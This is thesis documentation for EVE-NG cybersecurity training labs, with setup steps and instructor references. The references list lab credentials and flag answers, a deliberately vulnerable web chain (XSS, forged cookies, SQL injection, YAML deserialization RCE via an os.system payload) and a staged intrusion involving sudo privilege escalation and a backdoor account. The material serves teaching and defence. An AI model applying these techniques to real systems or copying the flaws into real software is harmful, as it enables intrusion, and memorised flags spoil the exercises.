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Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Web Documentation

Volume III

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1. Ethical Pentesting in Virtualized Environments with EVE-NG

Bachelor's Thesis - Eloi Egea Rada

Degree in Computer Engineering for Management and Information Systems

> **Accessibility note**
>
> This documentation is typeset in **OpenDyslexic**, an open-source typeface designed by Abelardo González to improve readability for readers with dyslexia. The weighted bottom of each letterform anchors characters visually, reducing inversion and rotation errors common in dyslexic reading. For readers without dyslexia, the typeface presents no legibility penalty --- it is a universal design choice that benefits those who need it without inconveniencing anyone else.

1.1 Project Overview

Design and implementation of a virtual labs for cybersecurity training using EVE-NG covering reconnaissance, web vulnerabilities, privilege escalation, and cryptography labs aligned with *Introduction to Cybersecurity* course.

1.2 Key Components

Component	Description	Technologies
EVE-NG	Network emulation platform	Community Edition
Attack Platform	Penetration testing distro	Parrot Security OS
Vulnerable Targets	Training environments	DVWA, Metasploitable 2/3
Automation	Deployment scripts	Python/Bash
Integration	Campus VM infrastructure	Tecnocampus Proxmox

1.3 Quick Start

```
# Clone repo
git clone https://github.com/TheEgea/TFG.git
cd TFG
```

1.4 Installation

- Install on Proxmox

EVE-NG editions:

Edition	Link	Notes
Community	eve-ng.net	Free · used in this project
Professional	eve-ng.net	Commercial · advanced features

2. Thesis Documentation

2.1 Appendices (Vol II)

2.1.1 App A — EVE-NG Installation on Proxmox VE

This appendix documents the configuration used to deploy EVE-NG Community Edition on the Proxmox VE server used for this project. The procedure has been validated and the same steps can be used to reproduce the environment on any compatible Proxmox host. Screenshots and extended notes are available in the companion web documentation at docs/web/docs/guides/eve_ng_install_proxmox/.

Virtual Machine Requirements

Parameter	Value used in this project
Hypervisor	Proxmox VE 8.x
CPU type	`host` (required for nested virtualisation)
vCPU cores	16 (minimum 8)
RAM	32 GB per EVE-NG instance (host upgraded to 64 GB total)
Disk	100 GB VirtIO, SSD-backed Proxmox pool
SCSI controller	VirtIO SCSI
Network	VirtIO, bridged on `vmbr0` (management); `pnet0` – `pnetN` as cloud bridges
BIOS	SeaBIOS (default; OVMF also works)

Installation Steps

- Download the EVE-NG Community Edition ISO from the official website.
- In Proxmox, create a new VM with the parameters in Table . Ensure the CPU type is set to `host` so that virtualisation extensions (VT-x / AMD-V) are exposed to the guest.
- Boot from the ISO and follow the Ubuntu Server installation wizard. Assign a static IP address and install the OpenSSH server during setup.
- After the first reboot, follow the EVE-NG Community post-install wizard (`/opt/unetlab/wrappers/unl_wrapper -a postinstall`) and configure the management interface.
- Run `apt update && apt upgrade -y` and reboot once more to ensure all EVE-NG patches are applied.
- Access the web interface at `https://<EVE-NG-IP>/` and change the default credentials immediately.

Proxmox Network Configuration

Two bridge types are used:

- ** `vmbr0** (bridged)` — management access from the LAN; also used as `pnet0` inside EVE-NG for labs that require connectivity to the homelab network (e.g., Lab 1).
- ** `vmbr1** (NAT)` — optional internet-facing bridge to keep lab traffic isolated from the LAN while allowing outbound connectivity.

Post-Install Checklist

- *** CPU type set to `host` in Proxmox VM options.
- *** VM autostart enabled in Proxmox.
- *** Snapshot taken after successful EVE-NG installation.
- *** Default admin password changed.
- *** OS Client Side installed on instructor workstation (HTML5 console option does not require it).
- *** Image directories created under /opt/unetlab/addons/qemu/ and permissions fixed with `unl_wrapper -a fixpermissions`.

2.1.2 App B — Lab 1: PEBCAK Corp Instructor Reference

This appendix provides the deployment reference for Lab 1 (Reconnaissance and Enumeration). It is intended for instructors and system administrators responsible for setting up and resetting the lab environment. The student-facing guide and interactive walkthrough are available at docs/web/docs/labs/lab1/.

Credentials and Access

Node	Username	Password	Access method
pfSense	admin	pfsense	Web UI / SSH
VyOS	vyos	vyos	EVE-NG console
Server (PEBCAK)	blackmesa	`!Bl4kM3s`	SSH (via pfSense DNAT)
PC1	ubuntu	ubuntu	EVE-NG console / VNC
Parrot OS	parrot	parrot	EVE-NG console / VNC

Network Segments

Segment	Subnet	Gateway	Purpose
Homelab / WAN	192.168.0.0/24	192.168.0.1	Parrot attacker + pfSense WAN
Net-Link	172.16.0.0/30	pfSense vtnet0	pfSense VyOS uplink
Users LAN	192.168.10.0/24	192.168.10.x	PC1 internal workstation
Servers LAN	192.168.20.0/24	192.168.20.1	PEBCAK Corp server segment

Lab Startup Checklist

- Start all nodes from the EVE-NG web interface in order: pfSense VyOS Server PC1 Parrot.
- Run the bridge script on the EVE-NG host (lost on reboot; persistent via `udev` rule):
- Verify DNS resolution from Parrot: the DNS server on Parrot must point to pfSense's WAN IP so that `lab1` resolves.
- Confirm flag is in place on the Server node:

Expected Student Workflow

Step	Action	Tool
1	Navigate to `http://lab1` in Parrot browser	Firefox
2	Inspect page source; find HTML comment: `<!-\!- sometimes simplify and search -\!->`	Browser devtools
3	Access `http://lab1/pebcak.html`; read SSH credentials	Browser
4	`ssh blackmesa@lab1` (pfSense DNAT forwards TCP 22)	SSH
5	`cat /flag.txt` — retrieves Flag 1 and pfSense credentials	Terminal
6	SSH to pfSense from Server: `ssh admin@172.16.x.x`	SSH (optional)

Flags

Flag	Value	Location
Flag 1	`FLAGp3bc4k_s3rv3r_0wn3d`	`/home/blackmesa/flag.txt` on Server
Flag 2	`FLAGpebcak_firewall_pivot`	pfSense admin panel (optional bonus)

2.1.3 App C — Lab 2: SYNAPSE Portal Instructor Reference

This appendix provides the deployment reference for Lab 2 (Web Application Vulnerabilities). It is intended for instructors and administrators. The application source code, Docker Compose files, and interactive walkthrough are at docs/web/docs/labs/lab2/.

Credentials and Access

System	Username	Password	Role
pfSense-LAB2	admin	pfsense	Firewall management
VyOS-LAB2	vyos	vyos	Router console
Server-A OS	ubuntu	`S3rv3rA`	SSH access
Server-A Portal	admin	`Admin@Synapse2024`	Web application admin
Server-A Portal	guest	guest123	Web application guest
Server-B OS	ubuntu	`S3rv3rB`	SSH access
Server-B DataVault	operator	`D4t4V4ult#2024`	API access
Parrot-LAB2	lab2	L4b2	Attacker node

Vulnerability Chain and Flag Locations

Step	OWASP	Vuln	Implementation	Flag
1	A03:2021	Stored XSS	`|safe` filter in Jinja2 template; `/comments` endpoint	—
2	A07:2021	Cookie theft	`HttpOnly=False`; victim bot (Playwright) auto-visits comments	—
3	A07:2021	Broken auth	Cookie format `ID:ROLE:USERNAME`; unsigned; forgeable	—
4	A03:2021	SQL injection	`/search?q=` uses string concatenation	FLAG 1
5	A01:2021	Admin access	`/admin` panel reveals Server-B credentials	FLAG 2
6	A08:2021	YAML deser.	Server-B `/preview` uses `yaml.UnsafeLoader`	—
7	A08:2021	RCE	`!!python/object/apply:os.system` payload via POST	FLAG 3

Lab Startup Procedure

- After EVE-NG host reboot, restore bridge addresses:
- Start the SYNAPSE Portal on Server-A:
- Start the DataVault on Server-B:
- Configure Parrot static IP and verify connectivity: **Note:** pfSense-LAB2 is installed in UEFI mode. If it fails to boot, use the start script: `/usr/local/bin/pfsense-lab2-start.sh`. Server-A uses `docker-compose` (v1, hyphen); Server-B uses `docker compose` (v2, space).

2.1.4 App D — Lab 3: HELIX Systems Instructor Reference

This appendix provides the deployment and pre-staging reference for Lab 3 (Incident Response and Log Forensics). It documents all accounts, the pre-staged attack timeline, and the evidence artefacts that students are expected to find. The step-by-step investigation walkthrough is at docs/web/docs/labs/lab3/walkthrough/.

Accounts

System	Username	Password	Role
pfSense-LAB3	admin	pfsense	Firewall management
VyOS-LAB3	vyos	vyos	Router console
Server-Web	analyst	`An@lyst2024`	**Student entry account**
Server-Web	devops	`D3v0ps#2023`	Compromised account (brute-forced)
Server-Web	maint	—	Backdoor account (attacker-created)
Server-DB	analyst	`An@lyst2024`	Internal access
Server-DB	devops	`D3v0ps#2023`	Compromised (password reuse)
Server-Web	ubuntu	`ubuntu`	Admin (direct SSH, teacher only)
Server-DB	ubuntu	`ubuntu`	Admin (direct SSH, teacher only)

Pre-Staged Attack Timeline

Time	Host	Event
03:05–03:16	Server-Web	25 failed SSH attempts for `devops` from `185.220.101.47`
03:17	Server-Web	Successful SSH login as `devops`
03:18	Server-Web	`sudo /usr/bin/find` — privilege escalation to root via GTFOBins
03:19	Server-Web	`useradd maint` + `/etc/sudoers.d/maint` — backdoor + persistence
03:21	Server-DB	SSH login as `devops` from `192.168.50.10` (lateral movement)
03:22	Server-DB	Access to `clients.db`; `.exfil_marker` created

Evidence Artefact Locations

Artefact	Path	Host
SSH brute-force log	`/var/log/auth.log`	Server-Web
Privilege escalation	`/var/log/auth.log` (sudo entry)	Server-Web
Backdoor account	`/etc/passwd`, `/etc/sudoers.d/maint`	Server-Web
Sudoers misconfiguration	`/etc/sudoers.d/devops`	Server-Web
Bash history	`/home/devops/.bash_history`	Server-Web
Lateral movement log	`/var/log/auth.log`	Server-DB
Exfiltration marker	`/opt/helix/data/.exfil_marker`	Server-DB
Sensitive data	`/opt/helix/data/clients.db`	Server-DB

Lab Startup Checklist

1. Start all nodes in order: **pfSense → VyOS → Server-Web → Server-DB**
2. Verify the EVE-NG host bridge interfaces are active (persistent via udev rule `99-lab3-bridges.rules`):

```
ip addr show vnet0_2  # Should show 192.168.50.254/24
ip addr show vnet0_3  # Should show 192.168.60.254/24
```

3. If bridges are missing (e.g. after EVE-NG host reboot), restore manually:

```
ip addr add 192.168.50.254/24 dev vnet0_2
ip addr add 192.168.60.254/24 dev vnet0_3
```

4. Verify evidence artefacts via teacher accounts:

```
# Server-Web
ssh ubuntu@192.168.50.10  # password: ubuntu
grep "185.220.101.47" /var/log/auth.log | wc -l  # expect 25+
grep "maint" /etc/passwd                 # expect maint entry
# Server-DB
ssh ubuntu@192.168.60.10  # password: ubuntu
ls /opt/helix/data/      # expect clients.db + .exfil_marker
```

> ⚠ **Bridge conflict with Lab 1**
>
> If Lab 1 is also deployed, `99-lab1-bridges.rules` and `99-lab3-bridges.rules` assign overlapping interface names (`vnet0_2` / `vnet0_3`). Do not run Lab 1 and Lab 3 simultaneously on the same EVE-NG host.

Student Entry Point

Students connect via SSH to pfSense's WAN IP; pfSense DNAT forwards TCP 22 directly to Server-Web:

No offensive tools are required. Students use only standard Unix utilities: `grep`, `awk`, `less`, `cat`, `find`, `journalctl`.

Lab Reset Procedure

To restore the lab to its initial forensic state after a student session:

Alternatively, revert both Server-Web and Server-DB QCOW2 images from the pre-staged backup stored at /opt/unetlab/addons/qemu/lab3-backups/.

2.1.5 App E — Cybersecurity Training Platform Descriptions

This appendix provides detailed descriptions of the seven cybersecurity training platforms reviewed in Chapter 2 (State of the Art). Each section discusses the platform's pedagogical approach, deployment model, strengths, and limitations relevant to curriculum-aligned institutional deployment. A comparative summary is provided in the platform comparison table.

HackTheBox

HackTheBox is one of the most widely recognised online platforms for penetration testing practice, offering a large library of intentionally vulnerable machines and Capture-the-Flag (CTF) challenges categorised by difficulty. The platform benefits from a strong community and industry recognition, making it a common supplementary resource for professional certifications such as OSCP and CEH.

However, its challenges are isolated: there is no network topology connecting systems, no formal curriculum mapping to specific degree programmes, and the platform cannot be deployed on institutional infrastructure. This limits customisation, assessment integration, and pedagogical control for academic use.

Key limitation for this project: external hosting, no curriculum alignment, isolated scenarios.

TryHackMe

TryHackMe adopts a gamified, beginner-friendly approach, combining structured learning paths with guided interactive labs accessible entirely from a browser. Its low barrier to entry and progressive structure make it effective for initial skill development, and it is widely used in introductory cybersecurity courses.

However, the platform is externally managed and subscription-dependent, scenarios are simplified to ensure completion within short timeframes, and it does not support local institutional deployment or integration with academic learning management systems.

Key limitation for this project: no local deployment, simplified scenarios, external dependency.

Cisco Networking Academy

Cisco Networking Academy provides institution-backed curriculum aligned with professional certifications (CCNA, CyberOps) and uses Packet Tracer for network simulation. Its formal structure and vendor support are strengths for foundational networking education, and it is widely adopted in academic programmes globally.

However, the programme is primarily defensive and networking-oriented. Packet Tracer does not support full operating system simulation or security tool integration, and the curriculum is tightly coupled to Cisco technologies, creating vendor lock-in.

Key limitation for this project: vendor lock-in, no OS-level simulation, limited security scope.

SEED Labs

SEED Labs is an open-source, research-backed collection of Docker-based security exercises covering specific concepts such as buffer overflows, SQL injection, and cryptographic protocols. Developed at Syracuse University, it is one of the most academically rigorous freely available lab resources.

Its academic rigour and local deployability are significant advantages. Nevertheless, each lab is conceptually isolated — there is no structured penetration testing workflow spanning multiple systems — and significant instructor customisation is required to integrate SEED exercises into a complete curriculum.

Key limitation for this project: conceptually isolated labs, no multi-system topology, no automation.

Game of Active Directory (GOAD)

GOAD provides an Infrastructure-as-Code vulnerable Active Directory environment designed for realistic Windows domain penetration testing. Its use of Terraform and Vagrant enables reproducible deployment and the scenarios reflect real corporate environments.

The platform is, however, narrowly focused on Windows AD: it does not cover reconnaissance, web application vulnerabilities, or network traffic analysis, and it lacks formal instructor resources or curriculum structure.

Key limitation for this project: Windows AD only, no curriculum structure, no instructor materials.

VulnHub

VulnHub is a community-driven repository of downloadable vulnerable virtual machines for local deployment. Its open, self-directed nature suits independent learners well, and the large variety of machines covers diverse difficulty levels and techniques.

However, the absence of structured progression, inconsistent quality across community-contributed machines, and lack of automation for deployment and reset make institutional integration impractical without significant instructor effort.

Key limitation for this project: no structure, inconsistent quality, no automation.

Hack4u Academy

Hack4u Academy stands out for its emphasis on penetration testing methodology over tool memorisation, offering structured video-based courses with integrated practical exercises. Its curriculum is well-designed and the community active, making it particularly effective for self-paced professional development.

The platform is, however, subscription-based and externally hosted, making local institutional deployment and automated large-scale assessment impossible.

Key limitation for this project: external hosting, subscription model, no institutional deployment.

2.1.6 App F — Objectives, Deliverables, and KPIs

This appendix complements Chapter with the full deliverable specifications per specific objective, the detailed per-category KPI tables, and the extended audience analysis that frames the project's reuse potential.

Deliverables by Specific Objective

OE1: DESIGN AND IMPLEMENT EVE-NG LABS

- 4 `.unl` topology files (Lab 1: implemented; Labs 2–4: planned)
- 8–12 optimised virtual machine images
- Technical configuration documentation for each lab

OE2: DEVELOP AUTOMATION SCRIPTS

- Bash/Python utility scripts for common tasks (e.g.\ bridge configuration, ISO upload, node connectivity checks)
- Scripts documented with usage instructions in the repository

OE3: DEVELOP STRUCTURED TEACHING MATERIAL

- Student lab guide PDF (student lab guide) per lab — task description, objectives, hints, and tools reference
- Instructor resolution guide PDF (instructor solution guide) per lab — full walkthrough, flag values, rubric (100 pts), and common errors
- Technical configuration reference per lab in the repository

OE4: VALIDATE USABILITY AND EDUCATIONAL EFFECTIVENESS

- Pilot session report with timing and usability observations
- Post-session survey results (satisfaction, difficulty, clarity)
- List of improvements implemented based on pilot feedback

Pilot note: The pilot group comprises 4–5 individuals from the GEISI student population, potentially including participants with documented learning difficulties (e.g.\ dyslexia), to assess the effectiveness of the accessibility measures incorporated in the lab documentation.

Detailed KPI Tables

The following tables break down the consolidated KPIs from Table by category for reference.

TECHNICAL INDICATORS

Metric	Objective	Measurement Method
Lab deployment time	≤ 2 min	Automated timing
VM boot success rate	≥ 95	
Full reset time	≤ 30 s	Scripts with timestamps
Scenario reproducibility	100\	

EDUCATIONAL INDICATORS

Metric	Objective	Measurement Method
Lab resolution time	90–120 min	Time tracking during pilot
Lab completion (pilot)	All participants	Observation during pilot sessions
User satisfaction	≥ 4/5	Post-use survey
Key concept understanding	≥ 80\	

QUALITY INDICATORS

Metric	Objective	Measurement Method
Documentation coverage	100	
Critical errors	0	Exhaustive testing
EVE-NG version compatibility	100	
Interface usability	≥ 4/5	UX heuristic evaluation

Extended Audience Analysis

SECONDARY END USERS

- **Cybersecurity Faculty:** Other teachers interested in reusing the material for related courses
- **Postgraduate Students:** Possible extensions of the material for advanced levels

POTENTIAL AUDIENCE BEYOND TECNOCAMPUS

Internal Scope (Tecnocampus)

- Other courses related to cybersecurity
- Research projects in computer security
- Continuing education and professional certifications

External Scope

- Educational institutions with training programmes in cybersecurity
- Specialised vocational training centres
- Companies with internal security training programmes

2.1.7 App G — Activity Detail and QA

This appendix expands the phase summaries in Chapter with full activity lists, quality assurance procedures, and documentation and version control practices.

Detailed Phase Activity Lists

PHASE 0: PREPARATION AND INFRASTRUCTURE (JULY–NOVEMBER 2025)

- HomeLab infrastructure initialisation (Proxmox, networking, storage)
- Development environment setup (VSCode, LaTeX, Git)
- Security tools installation (Parrot OS Security, Metasploit, Burp Suite)
- Technical documentation and baseline establishment

Deliverables: Fully operational virtualisation infrastructure; development environment configuration; baseline documentation of system architecture.

Duration: 105 hours **Status**: Completed (100

PHASE 1: PRELIMINARY PROJECT AND CONCEPTUAL DESIGN (OCTOBER 2025–JANUARY 2026)

- **SMART Objectives Definition** (4h) — Specification of Main Objective (MO): develop a reusable teaching package. Definition of 4 Specific Objectives (OE1–OE4) with measurable KPIs. Alignment with institutional GEISI curriculum requirements.
- **State of the Art Analysis** (15h) — Comprehensive review of 7 major cybersecurity training platforms (HackTheBox, TryHackMe, Cisco Academy, SEED Labs, GOAD, VulnHub, Hack4u). Identification of pedagogical gaps. Comparative analysis matrix across multiple dimensions.
- **Functional and Non-Functional Requirements** (10h) — RF1: design and implement 4 EVE-NG topologies (.unl files). RF2: implement vulnerabilities per PTES, OWASP, NIST, and CEH standards. RF3: create structured assessment materials and rubrics. NFR1–NFR3 covering performance, framework compliance, and institutional sustainability.
- **Pentesting Methodology and Validation Framework** (8h) — Adaptation of PTES for educational context. Definition of ethical hacking principles (EC-Council CEH). Mapping of attack phases to lab objectives. Validation criteria for security effectiveness.
- **Design Decisions Justification** (5h) — Rationale for EVE-NG selection vs alternative platforms. Technology stack justification (Parrot OS Security, Metasploit, Burp, OWASP ZAP). Pedagogical approach: hands-on labs with automation.
- **Risk Analysis and Mitigation Planning** (15h) — Identification of 12+ project risks (technical, pedagogical, institutional). Assessment of impact and probability. Definition of mitigation strategies.
- **Resource Inventory and Allocation** (5h) — Hardware requirements: dual-socket server with Proxmox. Software stack: EVE-NG Community Edition, Parrot OS Security images, security tools. Human resources: student (820h total), faculty supervisor. Budget considerations and open-source alternatives.
- **Gantt Chart and Critical Path Analysis** (20h) — Development of detailed project timeline with 37 tasks. Identification of 13 critical path tasks. CSV export and interactive web-based visualisation. Progress tracking and milestone definition.

Deliverables: Formal project proposal (Preliminary Project); detailed Gantt chart with critical paths; risk register and mitigation plan; requirements specification (functional and non-functional).

Duration: 82 hours **Status**: Completed **Milestone Deadline**: January 16, 2026

PHASE 2: IMPLEMENTATION AND INTERIM VALIDATION (JANUARY–MARCH 2026)

- **Lab 1: Reconnaissance Development** (14h research + 20h dev) — Scenario: intelligence gathering phase using PTES framework. Tools: Nmap, passive reconnaissance techniques. Topology: multi-tier network with passive monitoring capabilities. Validation: successful execution of reconnaissance workflow.

- **Lab 2: Web Vulnerabilities Development** (14h research + 25h dev) — Scenario: OWASP Top 10 vulnerability exploitation. Tools: Burp Suite, OWASP ZAP, manual testing techniques. Topology: web application server with vulnerable services. Validation: exploitation success and reporting accuracy.
- **Lab 3: Incident Response Development** (14h research + 25h dev) — Scenario: log forensics and incident response (NIST SP 800-61 standards). Tools: Wireshark, tcpdump, network enumeration tools. Topology: multi-segment network with pre-staged attack artefacts. Validation: successful timeline reconstruction and flag recovery.
- **Pilot Validation with Users** (20h + 6h revision) — Informal testing sessions with 4–5 GEISI students conducted as each lab is completed. Usability observations and timing notes. Post-session survey on satisfaction, difficulty, and guide clarity. Adjustments applied based on participant feedback.
- **Topology Adjustments and Optimisation** (30h) — Performance tuning based on pilot feedback. VM image optimisation and deployment time reduction. Network configuration refinement for stability.
- **Teaching Material Production** (40h) — Student lab guide PDF (student lab guide) per lab: task description, objectives, hints, and tool reference. Instructor resolution guide PDF (instructor solution guide) per lab: one possible walkthrough, flag values, assessment rubric, and common errors. Technical configuration reference per lab in the repository.

Deliverables: 3 fully functional EVE-NG labs; student and instructor guides; pilot validation report; technical configuration references.

Duration: 188 hours **Status**: Completed **Milestone Deadline**: March 20, 2026

PHASE 3: COMPLETION AND FINAL VALIDATION (MARCH–MAY 2026)

- **Lab 4: Privilege Escalation Development** (16h research + 30h dev) — Scenario: post-exploitation and privilege escalation (CEH framework). Tools: Metasploit, manual exploitation, system enumeration. Topology: hardened systems with privilege escalation vectors. Validation: successful privilege elevation and system compromise.
- **Comprehensive Penetration Testing** (30h Round 1 + 25h Round 2) — Round 1: sequential testing of Labs 1, 2, and 3. Round 2: integrated testing across all 4 laboratories. Documentation of all findings and remediation strategies.
- **Automation Scripts Development** (30h) — Utility scripts (Bash/Python) for recurring lab management tasks: bridge configuration, ISO upload, and connectivity check scripts. Scripts documented and tested in the project EVE-NG environment.
- **Final User Validation and Iteration** (18h) — Final informal validation sessions with the pilot group (4–5 participants). Collection of post-session survey data and usability notes. Implementation of final adjustments based on feedback.
- **Bachelor's Thesis Report Writing and Finalisation** (90h) — Phase I (15h): Introduction, Objectives, Literature Review. Phase II (40h): Methodology, Requirements, Implementation Results. Phase III (35h): Validation, Analysis, Conclusions. Final revision, bibliography integration, and publication preparation (35h).

Deliverables: 4 fully functional labs; utility automation scripts; final bachelor's thesis report; pilot validation report; deployment package ready for institutional use.

Duration: 315 hours **Status**: In progress **Final Milestone Deadline**: May 27, 2026

Quality Assurance Procedures

TECHNICAL VALIDATION

- Automated testing of lab deployment and reset
- Manual security testing and penetration verification
- Performance benchmarking against KPI targets
- Compatibility testing across EVE-NG versions

PEDAGOGICAL VALIDATION

- Alignment with GEISI learning outcomes
- Assessment of student understanding through rubrics
- Effectiveness in achieving educational objectives

- Feedback from faculty and student participants

USABILITY TESTING

- User interface and documentation clarity
- Accessibility and ease of deployment
- Support and documentation adequacy
- User satisfaction scoring (≥ 4/5 target)

Documentation and Version Control

- GitHub repository (`TheEgea/TFG`) for all code, scripts, and documentation, licensed under CC BY-NC-SA 4.0
- LaTeX (XeLaTeX + OpenDyslexic) for formal academic documentation (Volume I and Volume II)
- MkDocs Material for the operational web documentation site
- Versioning system for all deliverables with semantic commit messages
- Change logs and improvement tracking through pull requests
- Deployment guides and runbooks per lab

2.1.8 App H — Requirements Detail

This appendix expands the requirements in Chapter with the full sub-requirement specifications for each functional requirement (RF), technological requirement (TR), and non-functional requirement (NFR).

Functional Requirements: Sub-Specifications

RF1: DESIGN AND IMPLEMENT EVE-NG TOPOLOGIES

- **RF1.2**: Each topology must include:
- Minimum 5–8 virtual machines per lab
- Realistic network architecture (DMZ, internal networks, monitoring zones)
- Vulnerable services configured per OWASP and NIST standards
- Network segmentation with VLANs where appropriate
- **RF1.3**: EVE-NG compatibility requirements:
- .unl file format compatible with EVE-NG Community Edition
- Additional compatibility with EVE-NG Professional Edition
- KVM hypervisor support (Ubuntu 20.04+ LTS)
- Minimum host specification: 16 GB RAM, 200 GB storage
- **RF1.4**: Topology documentation:
- Network diagram for each lab (logical and physical views)
- IP addressing scheme documented
- Service inventory and port mappings
- Attack surface identification and justification

RF2: IMPLEMENT VULNERABILITIES AND ATTACK SCENARIOS

- **RF2.5**: Vulnerability implementation standards:
- All vulnerabilities must be fixable by administrators
- No permanently broken or unrecoverable systems
- Clear reset procedure for each vulnerability state
- Automated scanning tools must successfully identify vulnerabilities

RF3: CREATE STRUCTURED ASSESSMENT MATERIALS

- **RF3.3**: Support materials:
- Student lab manuals with step-by-step guidance
- Teacher guides with deployment and customisation instructions
- Expected outcomes and common pitfalls documentation
- Troubleshooting guides for common technical issues
- **RF3.4**: Validation materials:
- Automated validation scripts to verify successful lab completion
- Manual verification procedures for educators
- Documentation of success indicators

Technological Requirements: Sub-Specifications

TR1: VIRTUALISATION INFRASTRUCTURE

- **TR1.2**: Hypervisor:
- Primary: KVM (Kernel-based Virtual Machine)
- Host OS: Ubuntu Server 20.04 LTS or 22.04 LTS
- QEMU integration for VM management
- Nested virtualisation support for advanced scenarios
- **TR1.4**: Network configuration:
- Layer 2 switching capabilities within EVE-NG
- VLAN support for network segmentation scenarios
- IPv4 and IPv6 support

TR2: SECURITY TOOLS AND PENETRATION TESTING FRAMEWORK

- **TR2.4**: Compliance and documentation:
- All tools must be freely available or have educational licences
- Open-source preference for long-term sustainability
- Tool version specifications documented
- Legal and ethical use guidelines included

TR3: SCRIPTING AND AUTOMATION

- **TR3.3**: Integration points:
- EVE-NG API integration for programmatic lab management
- Webhook support for event-driven automation
- Container orchestration (Docker) for microservices
- Version control integration (Git, GitHub)

Non-Functional Requirements: Detailed Subsections

NFR1: PERFORMANCE AND EFFICIENCY

NFR1.1 – Deployment Performance: - Lab deployment time ≤ 2 minutes from topology load to ready state - VM boot time ≤ 90 seconds per VM (95 - Reset operation ≤ 30 seconds to restore to initial state - Concurrent lab instances: support minimum 5 simultaneous labs

NFR1.2 – Resource Optimisation: - VM image sizes ≤ 5 GB per image (compressed) - Memory footprint ≤ 6 GB per lab instance during execution - Minimal external dependencies (all local simulation)

NFR1.3 – Scalability: - Current infrastructure supports 3–4 concurrent instances on the project HomeLab server - Architecture horizontally scalable: additional EVE-NG nodes can be added - EVE-NG Professional Edition supports larger concurrent deployments

NFR2: COMPLIANCE WITH SECURITY FRAMEWORKS

NFR2.1 – NIST Cybersecurity Framework : Core Functions (Identify, Protect, Detect, Respond, Recover) mapped to lab exercises; assessment procedures aligned with NIST guidelines.

NFR2.2 – CIS Critical Controls : Controls 1–18 incorporated where pedagogically appropriate; assessment rubrics aligned with CIS benchmarks; remediation procedures follow CIS recommendations.

NFR2.3 – OWASP Standards : OWASP Top 10 fully covered; OWASP Testing Guide methodology integrated; development practices reflected in lab design.

NFR2.4 – Penetration Testing Standards : PTES phases mapped to labs; CEH curriculum alignment; ethical hacking principles strictly enforced.

NFR3: RELIABILITY AND AVAILABILITY

NFR3.1 – System Reliability: - MTBF ≥ 100 hours continuous operation - MTTR ≤ 5 minutes - Scenario reproducibility: 100 - Zero critical bugs at release

NFR3.2 – Data Integrity: No unintended data loss during lab operations; snapshot and restore functionality; backup procedures for sensitive configurations.

NFR3.3 – Availability: Planned maintenance windows weekends only; system availability ≥ 99 instructional periods; graceful degradation if resources become limited.

NFR4: SECURITY AND ETHICAL COMPLIANCE

NFR4.1 – Educational Sandbox Isolation: Complete network isolation from production systems; no outbound internet access from lab environments; contained attack scenarios (no external targets).

NFR4.2 – Access Control and Accountability: Role-based access control (RBAC) for lab management; audit logs of all student actions where applicable; clear identification of authorised vs.\ unauthorised activities.

NFR4.3 – Ethical Guardrails: Mandatory ethics training before lab access; written agreements regarding responsible use; monitoring and escalation procedures for suspicious activities.

NFR5: USABILITY AND SUPPORT

NFR5.1 – Ease of Use: Average faculty deploy time 5–10 minutes; intuitive web interface with clear navigation; minimal technical prerequisites for students.

NFR5.2 – Documentation and Support: Comprehensive user manuals and quick-start guides; FAQ documentation; responsive support channel.

NFR5.3 – Accessibility: WCAG 2.1 Level AA compliance for web interfaces; screen reader compatibility; keyboard navigation support; clear contrast ratios.

NFR6: INSTITUTIONAL SUSTAINABILITY

NFR6.1 – Long-term Maintainability: All components open-source or freely available; no vendor lock-in; source code in GitHub with clear documentation; backward compatibility with older EVE-NG versions where feasible.

NFR6.2 – Curriculum Alignment: Explicit mapping to GEISI degree learning outcomes; integration with existing course structures; flexible customisation for different instructional contexts.

NFR6.3 – Scalability for Institutional Adoption: Deployable on institutional infrastructure (not SaaS-dependent); support for multiple faculty deployments simultaneously; resource reservation and scheduling capabilities.

2.1.9 App I — Feasibility: Task Lists and Risk Assessment

This appendix complements Chapter with the full per-phase task lists (task IDs, estimated hours, critical path flags) and the five-phase NIST SP 800-30 risk assessment that underpins the risk matrix in that chapter.

Phase Task Lists

PHASE 0: PREPARATION (JULY–NOVEMBER 2025)

- Task 0.1: HomeLab Initialisation Setup (64h)
- Task 0.2: VSCode Setup for thesis development (18h)
- Task 0.3: Parrot OS Security Setup and Basic Tools (15h)
- Task 0.4: Home Lab As-Built Documentation (8h)

Duration: 105 hours **Status:** Completed (100

PHASE 1: PRELIMINARY PROJECT (OCTOBER 2025–JANUARY 2026)

- Task 1.0: Thesis Development (22h)
- Task 1.1: SMART Objectives Definition (4h)
- Task 1.2: State of the Art: Frameworks and Tools (15h)
- Task 1.3: Functional and Non-Functional Requirements (10h)
- Task 1.4: Pentesting Methodology and Validation (8h) — **CRITICAL**
- Task 1.5: Design Decisions and Justification (5h)
- Task 1.6: Gantt Chart Development (20h)
- Task 1.7: Risk Analysis and Mitigation Plan (15h)
- Task 1.8: Resource Inventory (5h)
- **Milestone 1.10**: Preliminary Project (40h) — **Delivery: January 16, 2026**

Duration: 82 hours **Status:** Completed

PHASE 2: INTERIM REPORT (JANUARY–MARCH 2026)

- Task 2.1: Lab 1 Research — Reconnaissance (14h) — **CRITICAL**
- Task 2.2: Lab 2 Research — Web Vulnerabilities (14h) — **CRITICAL**
- Task 2.3: Lab 3 Research — Network Analysis/IR (14h) — **CRITICAL**
- Task 2.4: Technical Write-ups Labs 1 & 2 (13h)
- Task 2.5: Topology Adjustments (30h)
- Task 2.6: Pre-validation with Pilot Users (20h) — **CRITICAL**
- Task 2.6.1: Pre-validation Revision (6h) — **CRITICAL**
- Task 2.7: Analyse and Write Hackathon Results (17h)
- Task 2.8: Interim Report Formalisation (40h)
- Task 2.9: Set Up Servers, VMs, and EVE-NG (20h)
- Task 2.10: Backup and Documentation of EVE-NG (10h)
- **Milestone 2.11**: Intermediate Thesis (50h) — **Delivery: March 20, 2026**

Duration: 212 hours **Status:** Completed

PHASE 3: FINAL DELIVERY (MARCH–MAY 2026)

- Task 3.1: Lab 4 Research — Post-Exploitation (16h) — **CRITICAL**
- Task 3.2: Lab 3 Validation with Users (12h)

- Task 3.3: Technical Write-ups Labs 3 & 4 (19h)
- Task 3.4: Penetration Testing Round 1 (Labs 1–2–3) (30h) — **CRITICAL**
- Task 3.5: Penetration Testing Round 2 (All Labs) (25h) — **CRITICAL**
- Task 3.6: Python Automation Scripts (30h)
- Task 3.7: Final Validation with Pilot Users (18h)
- Task 3.8: Final Review and Project Polishing (25h)
